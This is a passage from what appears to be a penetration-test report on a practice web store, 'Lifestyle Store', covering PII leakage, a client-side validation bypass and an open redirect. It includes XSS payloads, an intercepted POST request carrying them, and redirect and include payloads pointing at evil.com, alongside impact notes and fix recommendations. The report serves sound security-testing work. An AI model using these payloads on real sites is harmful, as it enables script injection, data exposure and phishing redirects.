
Observation:

- Firstly, the usernames of few customers are visible in the page




PoC:

- On entering Username and clicking on Forgot Password, we can see the Email id of the customer
- http://url.com/reset_password/customer.php?username=Donal234



PoC:

- We can access Profile Pictures of all the Customers



Business Impact - High

- Regulatory fines: In some cases, businesses may be fined by regulators for failing to protect PII. This can be a significant financial burden.
- Loss of customer trust: If customers lose trust in a business because of a data breach, they may be less likely to do business with the business in the future. This can lead to lost revenue.
- Damage to reputation: A data breach can damage the reputation of a business, making it more difficult to attract new customers and partners. This can have a negative impact on the business's bottom line.

Reccomendation

- Encrypting PII: PII should be encrypted when it is stored or transmitted. This will make it more difficult for malicious actors to steal PII.
- Implementing strong access controls: Access to PII should be restricted to authorized personnel only. This will help to prevent unauthorized access to PII.
- Regularly auditing PII security: Businesses should regularly audit their PII security to ensure that PII is being properly protected.


References:

- https://www.nightfall.ai/blog/identifying-and-securing-pii-leakage-in-2021
- https://shahjerry33.medium.com/pii-leakage-revealing-secrets-8b617071bd1c

13.Client Side Validation Bypass

Client Side Validation Bypass	Below mentioned URL in the **Lifestyle Store** is vulnerable to Client Side Validation Bypass **Affected URL :** • http://url.com/signup/customer.php **Issue Detail** • Client-side Validation (CSV) Bypass refers to a method of circumventing the validation checks that are performed by web applications on the client-side, such as in the user's web browser, without triggering any alerts or error messages **Parameters Affected:** contact= (POST) **Payload** • <script>alert(“hacked”)</script>

Observation



We have to provide a valid contact number of 10 digits


Observation:

- We will change intercept the request and change it with the payload

```
1  POST /signup/customer_submit.php HTTP/1.1
2  Host: 43.205.140.236
3  User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
4  Accept: */*
5  Accept-Language: en-US,en;q=0.5
6  Accept-Encoding: gzip, deflate
7  Content-Type: application/x-www-form-urlencoded; charset=UTF-8
8  X-Requested-With: XMLHttpRequest
9  Content-Length: 184
10 Origin: http://43.205.140.236
11 Connection: close
12 Referer: http://43.205.140.236/signup/customer.php
13 Cookie: key=12D5B8A2-108C-5BC9-7903-A73D917ECC79; PHPSESSID=m31rn8gv4vjq0n5gbah6csdro4; X-XSRF-TOKEN=
   464597c22eb49ac89949390b57014a67c8fd8bd67af361504199e4b3a546407a
14
15 name=hacker&email=hacker%40gmail.com&password=12345678&username=hacker&contact=<script>alert(1)<script>&address=hi+hello&X-XSRF-TOKEN=
   464597c22eb49ac89949390b57014a67c8fd8bd67af361504199e4b3a546407a
```

<script>alert(0)</script>

PoC:


43.205.140.236/profile/profile.php
Lifestyle Store
My Cart
My Profile
My Orders
Blog
Forum
Logout
My Profile
hacker
hacker@gmail.com
Username: hacker
Contact No.: 0
Delivery Address: alert("hi hello")
EDIT PROFILE
CHANGE PASSWORD

Business Implications

- This Client Side Validation Bypass can lead to various attacks such as stealing sensitive data, hijacking user sessions, and injecting malware

Reccomendations:

- Implement all critical checks on server side code only
- Client-side checks must be treated as decoratives only
- All business logic must be implemented and checked on the server code.
- This includes user input, the flow of applications and even the URL/Modules a user is supposed to access or not


References:

- https://cqr.company/web-vulnerabilities/client-side-validation-bypass-2/
- https://portswigger.net/burp/documentation/desktop/testing-workflow/input-validation/client-side-controls

14.Open Redirection


Open Redirection	Below mentioned URL in the **Lifestyle Store** is vulnerable to Open Redirection **Affected URL :** • http://url.com/?includelang=lang/en.php • http://url.com/?includelang=lang/en.php • http://url.com/redirect.php?url=www.chandanstore.com (Product Details> Brand Website) **Issue Detail** • It is possible to induce the application to retrieve the contents of an arbitrary external URL and return those contents in its own response. • **Parameters Affected:** GET (includelang=) • **Payload** http://url.com/?includelang=https://evil.com?lang/en.php http://url.com/redirect.php?url=www.evil.com

Observation & PoC:



Observation & PoC:

- http://url.com/?includelang=https://evil.com?lang/en.php



Recommendation

- Disallow Offsite Redirects.
- If you have to redirect the user based on URLs, instead of using untrusted input you should always use an ID which is internally resolved to the respective URL.
- If you want the user to be able to issue redirects you should use a redirection page that requires the user to click on the link instead of just redirecting them.
- You should also check that the URL begins with http:// or https:// and also invalidate all other URLs to preventthe use of malicious URIs such as javascript:

